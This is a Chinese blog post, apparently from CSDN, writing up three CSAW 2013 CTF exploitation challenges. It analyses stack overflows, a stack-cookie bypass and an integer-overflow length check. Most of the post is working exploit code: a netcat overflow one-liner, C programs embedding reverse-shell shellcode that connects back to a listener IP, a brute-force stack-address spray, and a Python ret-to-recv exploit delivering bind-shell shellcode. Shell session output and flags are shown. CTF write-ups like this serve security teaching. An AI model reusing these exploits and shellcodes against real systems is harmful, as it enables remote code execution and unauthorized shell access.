
CSAW 2013 Exploition Writeup

原创

[p0x1307](#) 于 2013-09-25 20:50:10 发布 1128 收藏
分类专栏： [Exploit](#) [linux](#)

本文链接：https://blog.csdn.net/p0x1307/article/details/12026403
版权


[Exploit 同时被 2 个专栏收录](#)
11 篇文章 0 订阅
订阅专栏


[linux](#)
18 篇文章 0 订阅
订阅专栏


Exploition 100

第一个很简单，给出了源码，如下：

```
[snip]

void handle(int newsock) {
 int backdoor = 0;
 char buffer[1016];
 memset(buffer, 0, 1016);

 send(newsock, "Welcome to CSAW CTF.", 21, 0);
 recv(newsock, buffer, 1020, 0);
 buffer[1015] = 0;

 if ( backdoor ) {
  fd = fopen("./key", "r");
  fscanf(fd, "%s\n", buffer);
  send(newsock, buffer, 512, 0);
 }
 close(newsock);
}

[snip]
```

当backdoor不为0时，服务器会将key中的值send回来。直接提交1020个'A'，覆盖backdoor，使其为真，就能得到key了。

```
python -c "print 'A'*1020"|nc 128.238.66.212 31337
```



Exploition 200

给了一个exploit2的文件，拖到IDA里看一下。

关键在handle()这个函数里，如下

```
int __cdecl handle(int fd)
{
  int result; // eax@1
  unsigned int v2; // eax@1
  char buf[2048]; // [sp+1Ch] [bp-80Ch]@1
  char v4; // [sp+81Bh] [bp-Dh]@1
  int v5; // [sp+81Ch] [bp-Ch]@1

  v5 = 0;
  memset(buf, 0, sizeof(buf));
  v2 = time(0);
  srand(v2);
  secret = rand();
  v5 = secret;
  *(_DWORD *)buf = buf; // 将buf的地址赋给buf的前四个字节
  send(fd, buf, 4u, 0); // 发送buf地址
  send(fd, &v5, 4u, 0); // 发送v5内容
  send(
    fd,
    "Welcome to CSAW CTF.  Exploitation 2 will be a little harder this year.  Insert your exploit here:",
    0x63u,
    0);
  recv(fd, buf, 0x1000u, 0);
  v4 = 0;
  result = secret;
  if ( v5 != secret )
  {
    close(fd);
    exit(0);
  }
  return result;
}
```

函数返回之前，会检查v5是否和secret相等，不相等就直接退出，不返回，类似于Windows防御溢出中的GS技术。所以覆盖返回地址时，要在指定的位置写入secret的值。
这个值服务器已经发给了我们，而且连buf地址也发了过来，这样就不用找jmp esp的跳板，直接将返回地址覆盖为buf地址。函数返回时，就会跳到buf处执行。我们的数据包布局如下：

shellcode <-- buf起始地址

0x90填充

secret <-- v5的位置

0x90909090*3

RetAddr <-- 返回地址，覆盖为buf起始地址

```
#include <unistd.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <arpa/inet.h>

// TESTIP = 192.168.28.1
#define TESTIP "\xc0\xa8\x1c\x01"
// PORT = 31337
#define PORT "\x7a\x69"
#define TARGET "128.238.66.212"

unsigned char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
"\xb0\x66\xb3\x01\x51\x6a\x06\x6a"
"\x01\x6a\x02\x89\xe1\xcd\x80\x89"
"\xc6\xb0\x66\x31\xdb\xb3\x02\x68"
TESTIP"\x66\x68"PORT"\x66\x53\xfe"
"\xc3\x89\xe1\x6a\x10\x51\x56\x89"
"\xe1\xcd\x80\x31\xc9\xb1\x03\xfe"
"\xc9\xb0\x3f\xcd\x80\x75\xf8\x31"
"\xc0\x52\x68\x6e\x2f\x73\x68\x68"
"\x2f\x2f\x62\x69\x89\xe3\x52\x53"
"\x89\xe1\x52\x89\xe2\xb0\x0b\xcd"
"\x80";

int main()
{
    struct sockaddr_in  addr;
    int fd;
    char welcome[99];
    unsigned char buf[2068];
    for (int i = 0; i < 92; ++i)
        buf[i] = shellcode[i];

    addr.sin_family = AF_INET;
    addr.sin_port = htons(31338);
    addr.sin_addr.s_addr = inet_addr("127.0.0.1");

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        printf("[-] Create socket error.\n");
        exit(0);
    }
    printf("[+] Create socket success.\n");
    if (connect(fd, (struct sockaddr *)&addr, sizeof(addr)) == -1)
    {
        printf("[-] Connect error.\n");
        exit(0);
    }
    printf("[+] Connect success.\n");

    recv(fd, buf+2064, 4, 0);
    recv(fd, buf+2048, 4, 0);
    recv(fd, welcome, 99, 0);
    printf("%s\n", welcome);
    send(fd, buf, 2068, 0);
    close(fd);
    return(0);
}
```

执行之后就会弹回一个shell。

```
nc -l -vv -p 31337

whoami
csaw
ls
exploit2
exploit2.c
key
cat key
flag{53666e040caa855a9b27194c82a26366}
```

Exploition 300

题目给了一个fil_chal，下载下来在本机执行，nc 127.0.0.1 34266，回显

```
     *************    $$$$$$$$        AAAAAAA  *****                  *****
    *   *******  *    $ $$   $$        A     A   *   *                *   *
    *  *       ***     $ $   $$       A  A A  A   *   *              *   *
    *  *                $ $           A  A___A  A   *   *            *   *
    *  *                 $ $         A           A   *   *    ****   *   *
    *  *                  $ $       A     AAA     A   *   *   *  *  *   *
    *  *       ***          $ $     A    A   A    A    *   ***   ***   *
    *  ********  *    $$$$$$   $    A    A   A    A     *            *
     *************   $$$$$$$$$$    AAAAAA   AAAAAA      *************
  Dairy

UserName:
```

拖到IDA里，在sub_8049156里，可以看到

```
loc_8049361:
mov     eax, [ebp+s]
mov     edx, eax
mov     eax, offset aCsaw2013
mov     ecx, 8
mov     esi, edx
mov     edi, eax
```

```
loc_80493EB:
mov     eax, [ebp+var_40]
mov     edx, eax
mov     eax, offset aS1mplepwd
mov     ecx, 9
mov     esi, edx
mov     edi, eax
```

然后就可以找到正确的username和password

.rodata:08049A4F aCsaw2013 db 'csaw2013',0
.rodata:08049A58 aS1mplepwd db 'S1mplePWD',0

校检账号密码后，会调用sub_8048E52，在这里，程序会读取用户输入的一个数字。

然后到sub_8048EFE，会进行一个比较

```
n = a2;  // 这个就是我们输入的数字
if ( (unsigned int)(a2 + 1) <= 0x400 )
{
  v7 = recv(fd, &buf, n, 0);     // 读取我们发送的数据
  ...
 }
 else
{
  fprintf(stderr, "%s\n", "Invalid Length");
}
```

由于buf申请了0x400的空间，所以我们需要利用整数溢出绕过

```
(unsigned int)(a2 + 1) <= 0x400
```

这个限制。
0xffff = 65535; 0xffff+1 = 0 <= 0x400

在前面输入长度的时候，输入65535就可以绕过这个限制。

但是这题没有给出buf的起始地址，如何跳转到shellcode成为问题的关键。

尝试寻找jmp esp等跳板无果后，我们决定开大招了！

将shellcode布置在buf的尾部，然后从后往前遍历栈地址，每次递减1024个字节。类似于Heap Spray，每次循环时的返回地址有可能刚好落在shellcode前面的0x90中。

```
#include <Winsock2.h>
#include <stdio.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")


#define IPADDR "\x77\x76\xe7\xb4"
#define PORT "\x82\x35"

unsigned char username[]="csaw2013";
unsigned char password[]="S1mplePWD";
unsigned char enterinfo[]="65535";
unsigned int tryshellcode;

unsigned char code[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
"\xb0\x66\xb3\x01\x51\x6a\x06\x6a"
"\x01\x6a\x02\x89\xe1\xcd\x80\x89"
"\xc6\xb0\x66\x31\xdb\xb3\x02\x68"
IPADDR"\x66\x68"PORT"\x66\x53\xfe"
"\xc3\x89\xe1\x6a\x10\x51\x56\x89"
"\xe1\xcd\x80\x31\xc9\xb1\x03\xfe"
"\xc9\xb0\x3f\xcd\x80\x75\xf8\x31"
"\xc0\x52\x68\x6e\x2f\x73\x68\x68"
"\x2f\x2f\x62\x69\x89\xe3\x52\x53"
"\x89\xe1\x52\x89\xe2\xb0\x0b\xcd"
"\x80";
```

```
//初始化Socket
int InitSocket()
{
    WORD wVersionRequested;
    WSADATA wsaData;
    int err;

    wVersionRequested = MAKEWORD(2, 2);

    err = WSAStartup(wVersionRequested, &wsaData);
    if (err != 0) {
        printf("WSAStartup failed with error: %d\n", err);
        return 1;
    }
    if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2) {
        printf("Could not find a usable version of Winsock.dll\n");
        WSACleanup();
        return 1;
    }
 return 0;
}

void main()
{
 int *se;
 unsigned int iii;
 SOCKADDR_IN addr;
 SOCKET s;
 unsigned int secret;
 unsigned int stack;
 char buf[0x3000];


 InitSocket();
 for(iii=0xffffff;iii>=0;iii-=908)
 {

  memset(buf,0,0x3000);

  s=socket(AF_INET,SOCK_STREAM,0);
  if(s==INVALID_SOCKET)
  {
   printf("socket INVALID_SOCKET!\n");
   getchar();
   getchar();
   return;
  }

  addr.sin_addr.S_un.S_addr=inet_addr("128.238.66.217");//128.238.66.212
  addr.sin_family=AF_INET;
  addr.sin_port=htons(34266);

  if(SOCKET_ERROR==connect(s,(SOCKADDR*)&addr,sizeof(SOCKADDR)))
  {
   printf("connect Error!\n");
   getchar();
   getchar();
   return;
  }
```

```
  }
  memset(buf,0,0x3000);
  recv(s,buf,0x3000,0);
//  printf("->: %s\n",buf);

  memset(buf,0,0x3000);
  recv(s,buf,0x3000,0);
//  printf("->: %s\n",buf);


  memset(buf,0,0x3000);
  strcpy(buf,username);
  send(s,buf,strlen(buf)+1,0);


  memset(buf,0,0x3000);
  recv(s,buf,0x3000,0);
//  printf("->: %s\n",buf);//show password

  memset(buf,0,0x3000);
  strcpy(buf,password);
  send(s,buf,strlen(buf)+1,0);

  memset(buf,0,0x3000);
  recv(s,buf,0x3000,0);
//  printf("->: %s\n",buf);//Login?

  memset(buf,0,0x3000);
  recv(s,buf,0x3000,0);
//  printf("->: %s\n",buf);//enter info

  memset(buf,0,0x3000);
  strcpy(buf,enterinfo);
  send(s,buf,strlen(buf)+1,0);

///  Sleep(100);

  memset(buf,0x90,0x3000);
  strcpy(buf+0x3e8-92,code);

  tryshellcode=(unsigned int)0xbf000000+iii;
  *((unsigned int*)(buf+0x420))=tryshellcode;
  printf("tryshellcode=%x\n",tryshellcode);

//  getchar();

  send(s,buf,0x424,0);

//  Sleep(100);
  closesocket(s);

 }
 WSACleanup();
}
```

等待弹回shell后，中止程序。

然后成功了！得到flag，300分~

但是，这个解决方式不太优雅，下面介绍来自国外队伍Stratum 0的解决方法。

查看fil_chal的内存空间可以看到，0804b000-0804c000这一段地址空间是可读可写可执行的。

```
0804b000-0804c000 rwxp 00002000 08:01 1052763
```

将返回地址覆盖为recv()函数的地址，然后布置栈，接收数据并存储在0804b000。从recv返回后，跳到0804b000处执行即可。

recv的地址为0x08048890，它需要4个参数，fd，buf，len，flag。其中buf设置为0x0804b000，len设置为shellcode的长度，flag设置为0。

关键就在于fd。之前我们也曾考虑过这种方式，但是当时认为fd不可预测，所以就没有尝试。

然而，在linux系统中，fd是可以预测的。

在linux系统中，socket也被认为是一种特殊的文件，也是用文件描述符（file descriptor）表示。

linux进程初始化时，就会有3个fd被占用，分别是

0，标准输入stdin

1，标准输出stdout

2，标准错误流stderr

在此之后打开的文件描述符会递增。因此，当fil_chal进程执行是，打开第一个fd用于建立服务器，bind端口后监听。当有客户端连接时，会再打开一个fd，然后fork一个子进程去处理这个连接。这个过程大致如下

```
fd = socket();
bind(fd);
listen(fd);
newfd = accept(fd);
if ((pid = fork()) == 0)
{ // 子进程
    close(fd);
    handle(newfd);
    close(newfd);
    exit(0);
}
else if (pid > 0)
{ // 父进程
    close(newfd);
}
```

由于子进程是父进程的副本，它会继承父进程的进程环境，newfd的值就应该是4，这个fd也就是和客户端通信的fd。
于是recv()函数的fd设置为4。最后的内存布局为

buf

junk

RetAddr <-- 0x08048890 recv()

0x0804b000 <-- recv执行完毕，ret时esp会指向这里

0x00000004 fd

0x0804b000 buf

len(shellcode) len

0x00000000 flags

最终的利用代码如下

```
#!/usr/bin/env python
#coding=utf-8

import socket
import struct

local = True

// shellcode功能：开启4444端口，等待连接
SHELLCODE = \
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80" +\
"\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a" +\
"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0" +\
"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f" +\
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0" +\
"\x0b\xcd\x80"

def pack(addr):
    return struct.pack("<I", addr)
def unpack(s):
    return struct.pack("<I",s)[0]

if local:
    host = "localhost"
else:
    host = "128.238.66.217"

port = 34266

recv_plt = 0x8048890

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
s.connect((host, port))

s.recv(1024)
s.recv(1024)

s.send("csaw2013\n")
s.recv(1024)
s.send("S1mplePWD\n")
s.recv(1024)
s.recv(1024)
s.send("-1\n")
raw_input("--")

writable_addr = 0x804b800
ebp = pack(writable_addr)
eip = pack(recv_plt)
next_eip = pack(0x804b000)
params = pack(4)
params += pack(0x804b000)
params += pack(len(SHELLCODE))
params += pack(0)

s.send("A"*0x41c+ebp+eip+next_eip+params)

raw_input("--")
s.send(SHELLCODE)
```